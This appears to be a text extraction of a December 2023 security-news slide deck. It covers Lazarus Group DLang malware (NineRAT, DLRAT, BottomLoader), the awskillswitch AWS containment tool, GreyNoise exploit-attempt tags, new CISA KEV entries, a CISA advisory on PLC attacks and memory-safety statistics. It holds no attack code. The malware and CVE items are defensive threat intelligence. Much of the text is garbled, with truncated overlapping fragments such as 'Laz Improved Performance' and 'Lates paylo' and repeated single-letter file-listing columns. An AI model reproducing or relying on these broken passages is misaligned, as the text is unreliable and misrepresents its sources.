
State of Software Security v11

79% of the time, developers **never update third-party libraries** after including them in a code base.

Software
Security



Typical Infection Chain



The main components of the campaign are:

NineRAT: A Telegram-based RAT that uses Telegram bots and channels for command and control (C2) communications.

DLRAT: A non-Telegram-based RAT that is also a downloader.

BottomLoader: A DLang-based downloader that downloads and executes additional payloads such as HazyLoad on an infected endpoint.

By [Gangsoo Ahn](#), [Ronnie Manohar](#), [Victor Ventura](#)



The campaign demonstrates a shift in tactics for the Lazarus Group, with the adoption of **DLang** for malware development and the use of **Telegram as a C2 channel**. The malware families share overlaps with previous campaigns conducted by the North Korean state-sponsored group Onyx Sleet (PLUTIONIUM), also known as the Andariel APT group.

By Jungsoo An, Asheer Malhotra, Vitor Ventura

MONDAY, DECEMBER 11, 2023 08:50

RESEARCH

4 

Memory-safe languages so hot right now, agrees Lazarus Group as it slings DLang malware

Latest offensive cyber group to switch to atypical programming for payloads

https://www.theregister.com/2023/12/11/lazarus_group_edang/

 [Connor Jones](#)

Mon 11 Dec 2023 // 18:08 UTC

Research into Lazarus Group's attacks using Log4Shell has revealed novel malware strains written in an atypical programming language.

DLang is among the newer breed of memory-safe languages being endorsed by Western security agencies over the past few years, the same type of language that cyber criminals are





D is a general-purpose programming language with static typing, systems-level access, and C-like syntax. With the **D Programming Language**, write fast, read fast, and run fast.

Fast code, fast.

Invoke external programs

[your code here](#)

```
void main()
{
    import std.exception, std.stdio, std.process;

    auto result = ["whoami"].execute;
    enforce(result.status == 0);
    result.output.write;
}
```

Edit

Run

Open in IDE

<https://dlang.org/>

Download DMG File

Other Downloads

Latest version: 2.106.0 – [Changelog](#)

Support the D language

D is made possible through the hard work and dedication of many volunteers, with the coordination and outreach of the D Language Foundation, a 501(c)(3) non-profit organization. You can help further the development of the D language and help grow our community by supporting the Foundation.

Donate

Learn More About The Foundation



RESE Evasion and Stealth

4 

Mer Cross-Platform Capabilities

S

Laz Improved Performance and Safety

Lates
paylo Rich Libraries and Frameworks

 Conn Community and Resources

8:08 UTC

Resea Obfuscation and Complexity

ns

written Harder Attribution

DLang is among the newer breed of memory-safe languages being endorsed by Western security agencies over the past few years, the same type of language that cyber criminals are



TOOL TIME



awskillswitch Public

https://github.com/secengjeff/awskillswitch

main Go to file Add file Code

Branches Tags

secengjeff Improved flags documentation ...	2 weeks ago	🕒 7
client	Released v1.2.0, see CHANGELOG	2 weeks ago
CHANGELOG.md	Released v1.2.0, see CHANGELOG	2 weeks ago
LICENSE	Initial release	3 weeks ago
README.md	Improved flags documentation	2 weeks ago
awskillswitch.go	Released v1.2.0, see CHANGELOG	2 weeks ago
go.mod	Released version 1.1, see CHANGELOG	2 weeks ago
go.sum	Released version 1.1, see CHANGELOG	2 weeks ago
switch.conf	Released v1.2.0, see CHANGELOG	2 weeks ago

About

Lambda function that streamlines containment of an AWS account compromise

- 📖 Readme
- 📄 Apache-2.0 license
- 📈 Activity
- ★ 228 stars
- 👁 3 watching
- 🔗 16 forks

Report repository

Releases

No releases published



<> Code

aw

ma

Branch

s

c

c

L

R

a

g

go.sum

switch.conf

Apply a service control policy (SCP) to freeze the state of a targeted account

Detach all policies and delete inline policies from a targeted IAM role

Revoke all sessions on a targeted IAM role or ALL customer managed IAM roles in a targeted account

Delete a targeted IAM role (which also revokes all sessions)

Released version 1.1, see CHANGELOG

2 weeks ago

Releases

Released v1.2.0, see CHANGELOG

2 weeks ago

No releases published





<> Code



aw



ma



Brand



s



c



d



L



R



a



g



go.sum

Released version 1.1, see CHANGELOG

2 weeks ago

Releases



switch.conf

Released v1.2.0, see CHANGELOG

2 weeks ago

No releases published

The actions you take with this tool are **one-way operations**. Do not test/experiment in production. Any SCPs applied or IAM roles deleted will remain in this state until **manual action** is taken to remove the SCP or recreate deleted role and/or policies. Ensure that you have the the ability to reverse these changes and incorporate the appropriate steps in your incident response playbooks.





Shameless Self-Promotion

<https://censys.com/introducing-censys-search-solo/>

Introducing Censys Search Solo

SHARE



DECEMBER 6, 2023

Tags: [Censys Search](#), [Internet Intelligence](#), [Threat Hunting](#)

Empowering Individuals with Leading Internet Intelligence

Censys is excited to announce the launch of [Censys](#)



<https://www.greynoise.io/blog/using-greynoise-eap-sensors-for-novel-exploitation-discovery-for-cve-2023-47246>

LABS

Using GreyNoise EAP Sensors For Novel Exploitation Discovery For CVE-2023- 47246

The GreyNoise Team | December 7, 2023



<https://www.greynoise.io/events/webinar-greynoise-sift-how-to-leverage-the-power-of-ai-ml-to-improve-threat-analysis>

GREYNOISE

WEBINAR

GreyNoise Sift: How to Leverage the Power of AI/ML to Improve Threat Analysis

Thursday, December 14th | 10:30am CT / 11:30am ET

<https://www.greynoise.io/events/webinar-series-greynoise-tags-deep-dive>

GREYNOISE

WEBINAR SERIES

GreyNoise Tags Deep Dive

101, 201, 301

January 10th, 17th, 24th | 12:00pm CT / 1:00pm ET



- Oracle WebLogic CVE-2017-10271 RCE Attempt
- D-Link DAP-2020 Information Disclosure Attempt (CVE-2021-27250)
- JBoss Seam RCE Attempt (CVE-2010-1871)
- Apache Flink File Upload Attempt (CVE-2020-17518)
- KubeOperator Unauth API Access Attempt (CVE-2023-22480)
- Lexmark Printers RCE Attempt (CVE-2023-26067)
- WordPress VR Calendar RCE Attempt (CVE-2022-2314)
- TOTOLink CVE-2023-30013 RCE Attempt
- WordPress WPCargo Track & Trace RCE Attempt (CVE-2021-25003)

<https://viz.greynoise.io/trends?view=recent>



**WE NEED
TO TALK
ABOUT
KEY**








It Has Been

1

Days Since The
Last KEV Release

<https://observablehq.com/@greynoise/greynoise-tags>

- ❌ CVE-2023-33107: Qualcomm Multiple Chipsets Integer Overflow
- ❌ CVE-2023-33106: Qualcomm Multiple Chipsets Use of Out-of-Range Pointer Offset
- ❌ CVE-2023-33063: Qualcomm Multiple Chipsets Use-After-Free
- ❌ CVE-2022-22071: Qualcomm Multiple Chipsets Use-After-Free
- ❌ CVE-2023-41266: Qlik Sense Path Traversal  
- ❌ CVE-2023-41265: Qlik Sense HTTP Tunneling  
- ❌ CVE-2023-6448: Unitronics Vision PLC and HMI Insecure Default Password 

<https://www.cisa.gov/known-exploited-vulnerabilities-catalog>

IRGC-Affiliated Cyber Actors Exploit PLCs in Multiple Sectors, Including U.S. Water and Wastewater Systems Facilities

Release Date: December 01, 2023

Alert Code: AA23-335A

RELATED TOPICS: ADVANCED PERSISTENT THREATS AND NATION-STATE ACTORS, CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE, CYBER THREATS AND ADVISORIES

<https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-335a>

i ACTIONS TO TAKE TODAY TO MITIGATE MALICIOUS ACTIVITY:

- 1.** Implement multifactor authentication.
- 2.** Use strong, unique passwords.
- 3.** Check PLCs for default passwords.





WORKSPACE

My Workspace ▾

Share

Sensors



SENSORS



PERSONAS



DATA EXPLORER

<https://viz.greynoise.io/sensors/personas>

View our catalogue of personas that you can use with your sensors.

[Request persona](#) →

SEARCH...

PLC

Search by either name, description, protocol, category or author.

NAME	DESCRIPTION	PROTOCOL [?]	CATEGORY	AUTHOR	PUBLISH DATE
Unitronics VisiLogic PLC	A shallow clone impersonating Unitronics VisiLogic PLC. Designed to match existing content signatures for headers, favicon, and HTTP responses.	http	webserver, shallow-clone, rev1	@GreyNoiseIO	2023-11-09
Danfoss AK-SM 800A PLC	A shallow clone impersonating Danfoss AK-SM 800A PLC. Designed to match existing content signatures for headers, favicon, and HTTP responses.	http	webserver, shallow-clone, rev1	@GreyNoiseIO	2023-11-09
Franklin Fueling Systems T5 Series PLC	A shallow clone impersonating Franklin Fueling Systems T5 Series PLC. Designed to match existing content signatures for headers, favicon, and HTTP responses.	http	webserver, shallow-clone, rev1	@GreyNoiseIO	2023-11-17



The Case for Memory Safe Roadmaps

Why Both C-Suite Executives and Technical Experts Need to Take Memory Safe Coding Seriously

Publication: December 2023

United States Cybersecurity and Infrastructure Security Agency
United States National Security Agency
United States Federal Bureau of Investigation
Australian Signals Directorate's Australian Cyber Security Centre
Canadian Centre for Cyber Security
United Kingdom National Cyber Security Centre
New Zealand National Cyber Security Centre
Computer Emergency Response Team New Zealand

<https://www.cisa.gov/sites/default/files/2023-12/The-Case-for-Memory-Safe-Roadmaps-508c.pdf>

This document is marked TLP:CLEAR. Disclosure is not limited. Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:CLEAR information may be distributed without restriction. For more information on the Traffic Light Protocol, see [cisa.gov/traffic-light-protocol](https://www.cisa.gov/traffic-light-protocol).

- ~70% of Microsoft CVEs (2006-2018 CVE corpus)
- ~70% of Google's Chromium project
- ~94% critical/high Mozilla bugs
- 67% of 0-day's in Project Zero's 2021 corpus